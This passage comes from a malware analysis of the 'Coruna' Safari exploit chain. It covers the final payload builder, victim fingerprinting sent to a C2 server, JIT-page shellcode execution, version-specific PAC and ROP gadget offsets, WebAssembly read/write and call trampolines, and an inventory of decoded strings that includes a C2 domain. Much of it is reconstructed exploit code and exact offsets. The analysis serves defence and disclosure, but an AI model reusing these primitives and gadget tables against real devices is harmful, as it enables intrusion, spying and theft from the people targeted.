    // 23-field header struct initialized to zeroes

    this.YA = gA.Kt(gA.Jt(...)); // Precomputed constant table

    this.cA = K.Qt(A);           // Shellcode as Uint32Array
    this.oA = g;                 // Mach-O binary blob
    this.gA = K.Qt(B);           // C2 URL as Uint32Array
    this.zA = true;              // Active flag

    // Target fingerprint: Document URL
    let D = document.URL;
    for (D += "\0"; D.length % 4 != 0;) D += "\0"; // Null-terminate + align
    this.KA = K._t(D);           // URL as padded Uint32Array

    // Target fingerprint: User-Agent
    let M = navigator.userAgent;
    for (M += "\0"; M.length % 4 != 0;) M += "\0";
    this.RA = K._t(M);           // UA as padded Uint32Array

    this.iA = new DA(0, 0);      // Base address (set later)
    this.sA = new DA(0, 0);      // C2 state machine pointer
    this.VA = new DA(0, 0);      // Reserved
  }
}
```

The constructor captures two fingerprinting values from the victim's browser:

1. `document.URL` - the full URL of the page the exploit was served from (the watering-hole page)
2. `navigator.userAgent` - the browser's User-Agent string, identifying the exact iOS/macOS version, device model, and Safari version

Both are null-terminated, padded to 4-byte alignment, and converted to `Uint32Array` for direct inclusion in the binary payload. This fingerprint data is exfiltrated to the C2 server, allowing the operator to identify which specific device and browsing session was compromised.

9.3.2 Memory Layout Engine ('SA()')

The `SA()` method is the core layout function. It computes absolute memory addresses for each component relative to a base address and produces a serialized binary string:

```
SA(A) {
    // A = JIT page base address
    const g = this.oA();          // Base address in target memory

    // Compute absolute addresses for each section
    let B = g.add(2 * this.YA.length);          // → oA (Mach-0)
    const Q = B.add(2 * this.oA.length);        // → cA (shellcode)
    const D = Q.add(2 * this.cA.length);        // → KA (URL)
    const M = D.add(2 * this.KA.length);        // → RA (User-Agent)
    const C = M.add(2 * this.RA.length);        // → GA (C2 URL)
    const w = C.add(2 * this.GA.length);        // → end

    // Build 23-field header with pointers to each section
    I = CA(
        G,          // JIT page pointer
        R,          // End-of-payload pointer
        0,          // Reserved
        E,          // State machine buffer size
        2*this.YA.length, // Offset to Mach-0
        N,          // Mach-0 absolute address
        U,          // Shellcode absolute address
        F,          // URL absolute address
        o,          // C2 state machine pointer
        k,          // Gadget offset (version-specific)
        S,          // Second gadget address
        Y, V, c, H, // PAC-signed gadget pointers (4 pointers)
        x,          // _ZN3JSC16jitOperationListE address
        s,          // First framework gadget (PAC-signed)
        q,          // Second framework gadget (PAC-signed)
        J,          // Framework-specific offset constant
        l,          // dlsym address
        L,          // Reserved
        z,          // iOS version number (T.Dn.Ln)
        y          // PAC extended mode flag (T.Dn.kn)
    );

    // Concatenate: header + Mach-0 + shellcode + URL + UA + C2 URL
    return this.YA + I + this.oA + this.cA + this.KA + this.RA + this.GA;
}
```

The resulting binary layout in memory:

Base Address (g)	
----- [YA] Constant table	
----- [I] 23-field header struct	Header region
(pointers, offsets, flags)	
----- [oA] Mach-0 binary blob	~30 KB
----- [cA] Shellcode (encrypted)	~31 KB
----- [KA] Document URL (UTF-32)	variable
----- [RA] User-Agent (UTF-32)	variable
----- [GA] C2 URL (UTF-32)	variable
End (w)	

The header struct's 23 fields provide the shellcode with everything it needs at known offsets: pointers to each data section, PAC-signed gadget addresses for sandbox escape, the `dl$ym` address for dynamic symbol resolution, the iOS version number for runtime behavior adjustment, and the C2 state machine's shared buffer pointer for bidirectional communication with JavaScript.

9.3.3 Helper Methods

```
length() → total byte size of all sections combined
FA(A)   → set base address (called after JIT page allocation)
OA()    → get base address
xA()    → compute address of shellcode entry (base + 2 * YA.length)
HA()    → compute end-of-payload address (base + length)
```

The `xA()` method is particularly important: it returns the absolute address of the shellcode entry point within the JIT page. This is the address that `YA()` passes to `rg()` for execution.

9.4 Version-Specific Gadget Selection

The `SA()` method's most complex logic is a multi-branch version dispatch that selects framework-specific ROP gadgets based on the target's iOS/macOS version (`T.Dn.dn`). The shellcode requires two gadgets from system frameworks - one for the sandbox escape call and one for a secondary privilege operation - and the exact binary offsets differ across OS versions.

9.4.1 Primary Gadget Selection (s)

The first gadget (`s`) is located by scanning a framework's `__TEXT/__text` section for a specific byte pattern. The framework is selected based on the version threshold:

Version Check (<code>T.Dn.dn</code> >=)	Framework	Offset (<code>k</code>)
170100 (≥ 17.1)	<code>/System/Library/PrivateFrameworks/HomeSharing.framework/HomeSharing</code>	56416
170000 (≥ 17.0)	<code>/System/Library/Frameworks/CoreML.framework/CoreML</code>	34022
160400 (≥ 16.4)	<code>/System/Library/Frameworks/CoreML.framework/CoreML</code>	62253
160000 (≥ 16.0)	<code>/System/Library/PrivateFrameworks/HomeSharing.framework/HomeSharing</code>	39661
Fallback	<code>/System/Library/Frameworks/MediaToolbox.framework/MediaToolbox</code>	61040

Each framework's `__TEXT/__text` section is scanned for a specific 3-dword ARM64 instruction pattern (different per version). The scan function `U()` reads the section boundaries from the Mach-O load commands and performs a linear search:

```
function U(frameworkPath, pattern) {
  const D = Q.th(frameworkPath) // Load framework Mach-O
    .xo("__TEXT", "__text"); // Get __TEXT/__text section
  const M = D.Xe + D.0s - 4 * pattern.length; // Search bound
  for (let A = D.Xe; A <= M; A += 4) { // Step by 4 (instruction size)
    let match = true;
    for (let D = 0; D < pattern.length; D++)
      if (g.rr(A + 4*D) !== pattern[D]) { match = false; break; }
    if (match) return A; // Return address of gadget
  }
  return 0;
}
```

Once found, the gadget is PAC-signed using `A.oe()` (PACDB) to produce pointer `s`.

9.4.2 Secondary Gadget Selection (q)

The second gadget (`q`) follows the same pattern with a parallel version dispatch:

Version Check (T.Dn.dn >=)	Framework	Secondary Offset (J)
170100 (≥ 17.1)	/System/Library/PrivateFrameworks/PassKitCore.framework/PassKitCore	25497
170000 (≥ 17.0)	/System/Library/PrivateFrameworks/AppleMediaServices.framework/AppleMediaServices	56883
160400 (≥ 16.4)	/System/Library/PrivateFrameworks/SpringBoard.framework/SpringBoard	39351
160000 (≥ 16.0)	/System/Library/Frameworks/CoreML.framework/CoreML	4123
Fallback	/System/Library/Frameworks/MediaToolbox.framework/MediaToolbox	61040

9.4.3 Additional Signed Pointers

When the extended PAC mode is active (T.Dn.zn === true), the SA() method also resolves and signs four additional pointers from the dyld shared cache:

```
Y = N(A.ib.Dt().yt(), A.sc.bind(A), k); // Signed pointer 1
V = N(A.lb.Dt().yt(), A.sc.bind(A), k); // Signed pointer 2
c = N(A.ob.Dt().yt(), A.sc.bind(A), k); // Signed pointer 3
H = N(A.tb.Dt().yt(), A.sc.bind(A), k); // Signed pointer 4
```

These are class method pointers (ib , lb , ob , tb) extracted from the ObjC runtime metadata, PAC-signed with the sc() (PACDA) method. The shellcode uses these to make authenticated ObjC method calls during the sandbox escape - for example, invoking private API methods on `NSFileManager` , `NSProcessInfo` , or IOKit services.

The SA() method also resolves `dlsym` from `/usr/lib/system/libdyld.dylib` :

```
const G = Q.th("/usr/lib/system/libdyld.dylib").wo("dlsym");
l = new DA(G >>> 0, G / 4294967296 >>> 0);
```

This gives the shellcode the ability to resolve any additional symbols at runtime via `dlsym(RTLD_DEFAULT, "symbol_name")` , providing unlimited access to the process's symbol table.

9.5 Main Entry Function (yAQ)

The yA() function ties everything together - it creates the C2 state machine, builds the payload, allocates a JIT page, writes the payload, and executes the shellcode:

```
function yA() {
  const A = xA(); // 1. Create C2 state machine

  if (T.Jn()) throw new Error(""); // 2. Abort if wrong platform

  // 3. Build payload with shellcode + Mach-0 + C2 URL
  const g = new YA(T.Dn.Sn, T.Dn.Vn, T.Dn.Cn);

  // 4. Calculate page-aligned size
  let B = (g.length() + 4096 & ~4095) >>> 0; // Round up to page boundary
  const Q = B + 2097152; // Add 2MB for JIT page headroom

  // 5. Allocate JIT page via cage escape
  const D = T.Dn.Fn.gg(Q).Ct(); // gg() → mach_vm_allocate

  // 6. Set base address + C2 state machine pointer
  g.sA = DA.st(A.CA); // C2 config pointer
  g.FA(DA.st(D)); // Set payload base address

  // 7. Assemble the binary payload
  const M = DA.st(D);
  let C = g.SA(M); // Build complete layout
```

```
for (; C.length % 16 != 0; ) C += "\0"; // Pad to 16-byte alignment
B = 2 * C.length;

// 8. Convert string payload to Uint32Array
const w = window.JqZniF = new Uint32Array(new ArrayBuffer(B));
for (let A = 0; A < B; A += 4)
    w[A/4] = K.Ht(C, A) >>> 0;

// 9. Sign + upload shellcode to JIT page
const I = K.Vt.ut(D);
const E = B;
T.Dn.Fn.Ig(I, w, E); // Ig() → code signing + upload

// 10. Get shellcode entry point and EXECUTE
const U = g.xA().ct() + 4; // Entry = shellcode base + 4
return T.Dn.caller.rg(K.Vt.ut(U)).Pt(); // rg() → Wasm pointer swap → RUN

A.start(); // 11. Start C2 polling loop
return g;
```

The execution flow is:

```

yA()
├─ xA()      → Create 16MB ArrayBuffer + state machine
├─ new YA(...) → Construct payload builder with shellcode + fingerprint
├─ gg(size)   → Allocate RWX JIT page via kernel trap
├─ SA(base)   → Serialize payload to binary layout
├─ Ig(ptr,data,sz) → Sign + write payload to JIT page
├─ rg(entry)  → Swap Wasm JIT pointer → execute shellcode
└─ A.start()  → Begin 1ms C2 polling loop


```


The `window.JqZniF` assignment is notable - the payload `Uint32Array` is deliberately stored on the global `window` object under a random-looking name. This prevents the garbage collector from reclaiming the buffer while the shellcode is running, since the native code holds a raw pointer into it.

After `rg()` returns (meaning the initial shellcode execution completed), `A.start()` activates the C2 polling loop, which then continuously checks the shared buffer for commands from the now-running native implant.

9.6 Section 9 Summary

The final payload module is the operational core of the Coruna exploit chain. It transforms all of the preceding exploitation infrastructure into a functioning implant:





Key design properties of the final payload:

- **Self-describing binary layout:** The 23-field header gives the shellcode everything it needs - section pointers, PAC-signed gadgets, OS version, `dlsym` address, and C2 configuration - at fixed offsets from its own base address. No external information is required after execution begins.
- **Version-aware gadget selection:** The exploit maintains a lookup table mapping iOS/macOS version ranges (16.0 through 17.1+) to specific framework binaries and instruction patterns. This supports five version tiers with automatic fallback, covering the full range of deployment targets.
- **Bidirectional C2 via ArrayBuffer:** The native implant communicates with JavaScript through a 16MB memory region. JavaScript handles network I/O (downloads, uploads, script injection), while the shellcode controls the operations via state word manipulation. This avoids the implant needing to make any direct network calls, which would require additional sandbox escape capabilities.
- **Victim fingerprinting:** `document.URL` and `navigator.userAgent` are embedded directly in the payload and exfiltrated to the C2. This provides the operator with precise identification of the compromised device, browser version, and the specific watering-hole page that triggered the exploit.
- **Anti-forensics:** The cleanup routine (`kA()`) injects dummy DOM elements and manipulates browser history entries, then removes them after a delay. The global `window.qbrdr` callback provides a clean interface for downloaded scripts to signal back without exposing internal state.

9.7 Connection to Kernel Exploitation Stage

The C2 state machine's DOWNLOAD command is the delivery mechanism for the kernel exploit. Once the shellcode is running and the ArrayBuffer C2 channel is active, the server sends a DOWNLOAD instruction containing the URL for `dump.bin` - a 2MB ARM64 DYLIB kernel exploit targeting CVE-2023-41974 (IOSurfaceRoot use-after-free). The binary is fetched via the same JavaScript-mediated HTTP path used for all C2 traffic, then injected into the `powerd` system daemon for execution. This means the kernel exploit never touches disk - it is downloaded into the browser process's memory via the ArrayBuffer channel, then loaded into `powerd` via process injection.

The full static analysis of `dump.bin` is documented in Section 14.

10. Embedded WebAssembly Module Analysis

Coruna embeds four structurally distinct WebAssembly modules, each serving a specific role in the exploitation pipeline. All four are constructed at runtime from inline `Uint8Array` byte sequences with XOR-obfuscated constants, compiled via `new WebAssembly.Module()`, and instantiated immediately. None are fetched from the network.

10.1 Module Inventory

Module	Size	Globals	Exports	Role	Used By
R/W Adapter (large)	165 bytes	8	<code>edfy</code> (global), <code>memory</code> , <code>bt1</code> (func), <code>alt</code> (func)	Provides 64-bit read/write via Wasm global variables	Class <code>P</code> R/W engine (Section 4), class <code>ct</code> (KRfmo6)
R/W Adapter (small)	92 bytes	3	<code>memory</code> , <code>bt1</code> (func), <code>alt</code> (func)	Minimal 64-bit read/write - same API, fewer globals	Class <code>P</code> R/W engine (yAerzw variant)
NaN-Boxing Bridge	117 bytes	3	<code>a</code> , <code>b</code> , <code>c</code> , <code>d</code> (4 funcs)	Float64 ↔ raw bits conversion for NaN-boxing exploit	WebKit heap read primitives (Section 4.1)
Call Trampoline	306 bytes	0	<code>t</code> (table), <code>m</code> (memory), <code>o</code> (func)	Wasm JIT code pointer swap for native call	Class <code>ct</code> (Section 7.7), <code>rg()</code> (Section

Module	Size	Globals	Exports	Role	Used By
			f (func)	dispatch	8.5)

10.2 R/W Adapter Modules (92 / 165 bytes)

Both R/W adapter variants expose the same two-function API:

```
(module
  (global $g0 (mut i64) (i64.const 0))      ;; Storage register
  (memory (export "memory") 0 1)           ;; Linear memory (0-1 pages)

  (func (export "btl") (result i64)         ;; Read: return global
    global.get $g0)

  (func (export "alt") (param i64)          ;; Write: set global
    local.get 0
    global.set $g0)
)
```

The 165-byte variant adds 8 global variables (vs 3 in the 92-byte version) and exposes one as `edfy` - a mutable `i64` global accessible from JavaScript. The exploit uses this for the `addrof/fakeobj` primitives: JavaScript writes a tagged JSValue into the Wasm global, then reads the raw `i64` bit pattern (bypassing NaN-boxing), or vice versa.

The key insight is that Wasm globals are stored in the `WebAssembly.Instance`'s internal memory, which the exploit can locate via the arbitrary read primitive. By reading the address of the Wasm instance and walking its internal fields, class `P` obtains a direct pointer to the global storage - enabling arbitrary 64-bit read/write at any address by writing a target address to one global and reading from an adjacent memory location.

10.3 NaN-Boxing Bridge (117 bytes)

```
(module
  (global $g0 (mut i64) (i64.const 0))      ;; i64 storage
  (global $g1 (mut i32) (i32.const 0))      ;; i32 storage

  (func (export "a") (result f64)           ;; Read as float64
    global.get $g0
    f64.reinterpret_i64)                   ;; Raw bits → IEEE754 double

  (func (export "b") (param f64)            ;; Write as float64
    local.get 0
    i64.reinterpret_f64                     ;; IEEE754 double → raw bits
    global.set $g0)

  (func (export "c") (result i32)           ;; Read i32 tag
    global.get $g1)

  (func (export "d") (param i32)            ;; Write i32 tag
    local.get 0
    global.set $g1)
)
```

This module enables the exploit to convert between JavaScript's IEEE 754 `Number` representation and raw 64-bit integer bit patterns. WebKit uses NaN-boxing to encode pointers and type tags within `double` values - the NaN payload bits carry the actual pointer. Functions `a` / `b` perform `f64 ↔ i64` reinterpretation, while `c` / `d` handle the 32-bit tag separately. This is the foundation of the address leak and fake object injection primitives described in Section 4.1.

10.4 Call Trampoline (306 bytes)

The largest and most complex module - this is the trampoline that enables arbitrary native function calls:

```
(module
  (type $t0 (func (param i64 i64 i64 i64 i64 i64 i64 i64) (result i64)))
  (type $t1 (func (param i32 i32 i32 i32 i32 i32 i32 i32
    i32 i32 i32 i32 i32 i32 i32) (result i64)))
  (type $t2 (func (param i32 i32 i32 i32 i32 i32 i32 i32
    i32 i32 i32 i32 i32 i32 i32) (result i32)))
```

```

(table (export "t") 1 funcref)          ;; Function table for indirect call
(memory (export "m") 1)                ;; 1 page (64KB) for return values

(func (export "o") (param i64 i64 i64 i64 i64 i64 i64 i64) (result i64)
  ;; Type $t0: takes 8 i64 params (all ignored), returns i64
  i64.const 0)                        ;; Placeholder - actual value read externally

(func $call_inner (param 16 × i32) (result i64)
  ;; Type $t1: (16×i32) → i64
  ;; Pack 16 i32 params into 8 i64 values:
  ;; i64 = (param[2n+1] << 32) | param[2n]
  local.get 1 i64.extend_i32_u i64.const 32 i64.shl
  local.get 0 i64.extend_i32_u i64.or    ;; → x0
  ;; ... repeat for x1-x7 ...
  call_indirect (type $t0) 0)          ;; Indirect call via table[0]

(func $call_passthrough (param 16 × i32) (result i64)
  ;; Type $t1: (16×i32) → i64 - forwards return value from $call_inner
  local.get 0 ... local.get 15
  call $call_inner)                   ;; Return value forwarded (not dropped)

(func (export "f") (param 16 × i32)      ;; Type $t2: (16×i32) → void
  ;; Call $call_passthrough, store return to memory
  local.get 0 ... local.get 15
  call $call_passthrough
  ;; Read return value and store to memory
  ;; Store low 32 bits at mem[0], high 32 bits at mem[4]
  local.tee $ret
  i32.wrap_i64 i32.store offset=0
  local.get $ret
  i64.const 32 i64.shr_u
  i32.wrap_i64 i32.store offset=4
  end)

(elem (i 0) $call_inner)              ;; Initialize table[0] = $call_inner
)

```

The trampoline works by:

1. **Export** `f` accepts 16 `i32` arguments (representing 8 register pairs)
2. **Internally**, `$call_inner` packs adjacent `i32` pairs into `i64` values via bit extension and shift/or, mapping to ARM64 registers `x0 - x7`
3. `call_indirect` dispatches through the function table - the exploit overwrites the table's internal JIT code pointer with the target address
4. **Return values** are split back into two `i32` words and stored in linear memory at offset 0, where JavaScript reads them via `new Uint32Array(instance.exports.m.buffer)`

The function table (`t`) is the critical pivot: its internal representation contains a JIT-compiled code pointer that the exploit replaces with the target native address (Section 7.7, 8.5). When `call_indirect` executes, the CPU jumps to the target instead of the original Wasm code.

11. Appendix A - Decoded String Inventory

All strings in the Coruna framework are XOR-encoded at rest using the pattern:

```
[n1, n2, ..., nN].map(x => { return String.fromCharCode(x ^ KEY); }).join("")
```

Each module uses a different XOR key (range 45-122), and the same logical string may appear with different keys across different files. Automated extraction recovered **167 unique decoded strings** from all 28 JavaScript files. They are organized below by functional category.

11.1 Module Hash Identifiers (5 strings)

These SHA-1 hashes serve as module identity tokens within the `vKTo89` namespace, used by the loader (`tI4mjA`) to register, locate, and invoke modules by hash.

Decoded String	XOR Keys Used	Files
1ff010bb3e857e2b0383f1d9a1cf9f54e321fbb0	23 distinct keys (45-119)	28
6b57ca3347345883898400ea4318af3b9aa1dc5c	61 distinct keys (45-122)	28
81502427ce4522c788a753600b04c8c9e13ac82c	7 keys (48-113)	8
356d2282845eafd8cf1ee2fbb2025044678d0108	2 keys (74, 95)	2
7861d5490d7bf5ab22539b5e32f86fd77d53d85b	2 keys (68, 80)	2

The first two hashes appear in every file - they correspond to the two foundational modules that all other components depend on. Hash 81502427... maps to the platform configuration module (config_81502427.js), with its hash literally embedded in the filename. The remaining two appear only in the final payload files.

11.2 Mach-O Segment & Section Names (15 strings)

Used by the Mach-O parser (Section 3) and gadget scanner (Section 6) to locate specific memory regions within dyld shared cache images.

Decoded String	XOR Keys	Files	Purpose
__TEXT	24 keys	16	Primary executable code segment
__text	4 keys (55-86)	4	Code section within __TEXT
__AUTH	7 keys	8	PAC-authenticated data segment
__AUTH_CONST	14 keys	10	Authenticated read-only data (GOT entries)
__DATA	7 keys	6	Read-write data segment
__DATA_CONST	9 keys	6	Read-only initialized data
__DATA_DIRTY	10 keys	8	Copy-on-write data pages
__OBJC_RO	3 keys	2	Objective-C read-only metadata
__LINKEDIT	2 keys	4	Linker metadata segment
__dyld4	3 keys	6	dyld4 private data section
__platform_memset	1 key (71)	2	Platform memory-set function
__platform_memmove	1 key (57)	2	Platform memory-move function
__ZN3WTF10fastMallocEm	1 key (120)	2	WTF::fastMalloc(unsigned long)
__ZN3JSC10LinkBuffer8linkCodeERNS_14MacroAssemblerENS_20JITCompilationEffortE	1 key (66)	2	JSC::LinkBuffer::linkCode - JIT compilation
__ZN3JSC16jitOperationListE	1 key (81)	1	JSC JIT operation list symbol

The segment/section names reflect deep knowledge of Apple's internal memory layout. `__AUTH_CONST` is particularly significant - it contains PAC-protected GOT entries that the exploit temporarily overwrites during the GOT-swap bypass (Section 7).

11.3 Framework & Library Paths (27 strings)

Dynamic library paths resolved through the dyld shared cache walker. These identify the specific binaries the exploit parses to find gadgets.

Decoded String	Files	Category
<code>/System/Library/Frameworks/JavaScriptCore.framework/JavaScriptCore</code>	3	Target engine
<code>/System/Library/Frameworks/CoreGraphics.framework/CoreGraphics</code>	6	Gadget source
<code>/System/Library/Frameworks/CoreGraphics.framework/Versions/A/CoreGraphics</code>	4	macOS variant
<code>/System/Library/Frameworks/CoreFoundation.framework/CoreFoundation</code>	2	Gadget source
<code>/System/Library/Frameworks/CoreFoundation.framework/Versions/A/CoreFoundation</code>	2	macOS variant
<code>/System/Library/Frameworks/CoreMedia.framework/CoreMedia</code>	2	Gadget source
<code>/System/Library/Frameworks/CoreML.framework/CoreML</code>	4	Version-specific gadget
<code>/System/Library/Frameworks/CloudKit.framework/CloudKit</code>	2	Gadget source
<code>/System/Library/Frameworks/MediaToolbox.framework/MediaToolbox</code>	4	Version-specific gadget
<code>/System/Library/Frameworks/IOKit.framework/Versions/A/IOKit</code>	2	macOS gadget source
<code>/System/Library/PrivateFrameworks/HomeSharing.framework/HomeSharing</code>	4	iOS ≥17.1 gadget
<code>/System/Library/PrivateFrameworks/PassKitCore.framework/PassKitCore</code>	4	iOS ≥16.4 gadget
<code>/System/Library/PrivateFrameworks/AppleMediaServices.framework/AppleMediaServices</code>	4	iOS ≥16.0 gadget
<code>/System/Library/PrivateFrameworks/SpringBoard.framework/SpringBoard</code>	4	iOS fallback gadget
<code>/System/Library/PrivateFrameworks/CoreUtils.framework/CoreUtils</code>	2	Gadget source
<code>/System/Library/PrivateFrameworks/UIKitCore.framework/UIKitCore</code>	2	iOS UI framework
<code>/System/Library/PrivateFrameworks/RESync.framework/RESync</code>	6	Gadget source
<code>/System/Library/PrivateFrameworks/RESync.framework/Versions/A/RESync</code>	6	macOS variant
<code>/System/Library/PrivateFrameworks/ActionKit.framework/ActionKit</code>	4	Gadget source
<code>/System/Library/PrivateFrameworks/ActionKit.framework/Versions/A/ActionKit</code>	2	macOS variant
<code>/usr/lib/libobjc.A.dylib</code>	2	ObjC runtime
<code>/usr/lib/libxml2.2.dylib</code>	2	XML parsing library
<code>/usr/lib/libicucore.A.dylib</code>	2	ICU Unicode library
<code>/usr/lib/system/libdyld.dylib</code>	4	Dynamic linker
<code>/usr/lib/system/libsystem_platform.dylib</code>	2	Platform primitives

Decoded String	Files	Category
/usr/lib/system/libsystem_malloc.dylib	2	Memory allocator
/usr/lib/system/libsystem_pthread.dylib	2	POSIX threads

Notable patterns:

- Each framework appears in both iOS (Framework/Name) and macOS (Framework/Versions/A/Name) path variants, confirming dual-platform targeting.
- Private frameworks like HomeSharing , PassKitCore , AppleMediaServices , SpringBoard are version-specific gadget sources (Section 5), selected based on the victim's iOS version to find stable function pointer targets.
- JavaScriptCore appears in only 3 files - the core exploit modules that directly manipulate JSC internals.

11.4 C++ Symbol Names (9 strings)

Mangled and unmangled symbol names resolved via `dlsym` or located through export trie walking. These are the specific functions the exploit calls or locates at runtime.

Decoded String	XOR Keys	Files	Purpose
dlsym	3 keys (73, 81, 119)	8	Dynamic symbol lookup - the exploit's <code>dlsym</code> resolution API
_ZN3JSC16jitOperationListE	2 keys (65, 109)	4	JSC::jitOperationList - validates JIT
_ZN3WTF13MetaAllocator8allocateEmPv	1 key (109)	1	WTF::MetaAllocator::allocate(size, allocator)
_ZN3WTF13MetaAllocator8allocateERKNS_6LockerINS_4LockEEEm	1 key (97)	1	WTF::MetaAllocator::allocate(Locker allocator)
_ZN3JSC10LinkBuffer8linkCodeERNS_14MacroAssemblerEPvNS_20JITCompilationEffortE	1 key (83)	1	JSC::LinkBuffer::linkCode - older si param
_ZN3JSC10LinkBuffer8linkCodeERNS_14MacroAssemblerENS_20JITCompilationEffortE	1 key (74)	1	JSC::LinkBuffer::linkCode - newer s void*
_ZN3JSC22ExecutableMemoryHandle10createImplEm	1 key (80)	1	JSC::ExecutableMemoryHandle::create allocation
_ZN3JSC20SecureARM64EHashPins27allocatePinForCurrentThreadEv	1 key (76)	1	JSC::SecureARM64EHashPins::allocate - PAC hash pin
_OBJC_CLASS_\$_NSUUID	1 key (50)	2	ObjC class symbol for UUID generator

Analysis: The exploit carries multiple versions of the same function signature (e.g., two variants of `LinkBuffer::linkCode`, two of `MetaAllocator::allocate`) to support different WebKit builds. The `SecureARM64EHashPins` symbol is central to the JIT cage escape - it provides the rolling PACDB hash used to forge code signatures (Section 8.3). The presence of `dlsym` in 8 files confirms it is the universal entry point for runtime symbol resolution across all exploit stages.

11.5 Network & Protocol Strings (6 strings)

Used by the C2 communication layer (`xA()` state machine, Section 9.2) and the initial module loader.

Decoded String	XOR Keys	Files	Purpose
POST	2 keys (80, 98)	4	HTTP method for uploads / C2 result submission
GET	4 keys (49, 74, 97, 120)	4	HTTP method for module downloads / C2 polling

Decoded String	XOR Keys	Files	Purpose
Content-Type	2 keys (113, 121)	4	HTTP header for request content typing
application/json	2 keys (73, 112)	4	MIME type for C2 command/response payloads
application/javascript	2 keys (50, 112)	4	MIME type for downloaded JS modules
arraybuffer	2 keys (75, 86)	4	XHR responseType for binary data transfers

All six strings appear in exactly 4 files - the C2 communication modules and the bootstrap loaders. The `arraybuffer` response type is used when downloading binary payloads (Wasm modules, shellcode blobs), while `application/json` handles structured command/response exchanges.

11.6 DOM & Browser Manipulation Strings (8 strings)

Used during the initial delivery stage (Section 1) and trigger-mechanism setup (Section 5) to inject exploit code into the victim's page.

Decoded String	XOR Keys	Files	Purpose
script	2 keys (112, 119)	4	<code>document.createElement("script")</code> - script injection
src	2 keys (57, 77)	4	<code>el.src = url</code> - sets script source URL
div	2 keys (90, 109)	4	Container element for hidden exploit content
style	2 keys (50, 99)	4	Element attribute for visibility control
opacity: 0.0	2 keys (56, 76)	4	CSS rule rendering exploit elements invisible
error	2 keys (57, 69)	4	Error event handler for load failure detection
.js	4 keys (85, 101, 105, 110)	4	JavaScript file extension for URL construction
.min.js.js	2 keys (50, 113)	4	Double extension pattern used in C2 URL paths

The `.min.js.js` double extension is a distinctive artifact - the C2 serves exploit modules with this unusual suffix (e.g., `https://b27.icu/xxx.min.js.js`), likely to evade simplistic URL-pattern detection rules that key on single `.js` extensions.

11.7 Dyld & JIT System Strings (6 strings)

Low-level identifiers used for dyld shared cache parsing and JIT cage manipulation.

Decoded String	XOR Keys	Files	Purpose
libdyld.dylib	7 keys (50-120)	8	Short name for dynamic linker library lookup
dyld_v1 arm64e	1 key (88)	2	Magic bytes identifying <code>arm64e</code> dyld shared cache
dyld	1 key (89)	2	Dyld identifier for cache header validation
_dyld_initializer	1 key (49)	2	Dyld initialization symbol
_jitCagePtr	1 key (83)	2	Symbol name with underscore prefix - JIT cage pointer
jitCagePtr	2 keys (51, 55)	2	Symbol name without prefix - JIT cage pointer

The `dyld_v1 arm64e` magic string (note the two trailing spaces - this is the exact 16-byte header) validates that the shared cache being parsed is the correct architecture. The exploit checks this before walking the cache's image list. `jitCagePtr` appears in both prefixed and unprefixed forms because the exploit searches for it via both `dlsym` (which requires the underscore) and export trie walking (which stores it without).

11.8 XML/XSLT Trigger Mechanism Strings (8 strings)

These strings support the two PAC bypass trigger paths - `XSLTProcessor` (XML/XSLT document processing) and `Intl.Segmenter` (Unicode segmentation). They construct the input documents and configure the processing pipelines that ultimately invoke PAC-authenticated code paths through the tampered GOT entries (Section 5, Section 7).

Decoded String	XOR Keys	Files	Purpose
<code><a><c>1</c><c>2</c></code>	1 key (68)	2	Input XML document for XSLT transform trigger
<code><xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" version="1.0"></xsl:stylesheet></code>	1 key (70)	2	Minimal XSL stylesheet - triggers XSLT processing code path
<code>text/xml</code>	4 keys (53, 117, 119, 120)	2	MIME type for <code>DOMParser.parseFromString()</code>
<code>xmlHashScanFull</code>	3 keys (66, 86, 119)	4	libxml2 function that walks hash tables - gadget target
<code>_xmlSAX2GetPublicId</code>	1 key (110)	4	SAX2 callback used as indirect call target
<code>xmlSAX2GetPublicId</code>	1 key (110)	2	Same symbol without underscore for export trie lookup
<code>xsltTransformError</code>	2 keys (88, 103)	2	libxslt error handler - potential callback gadget
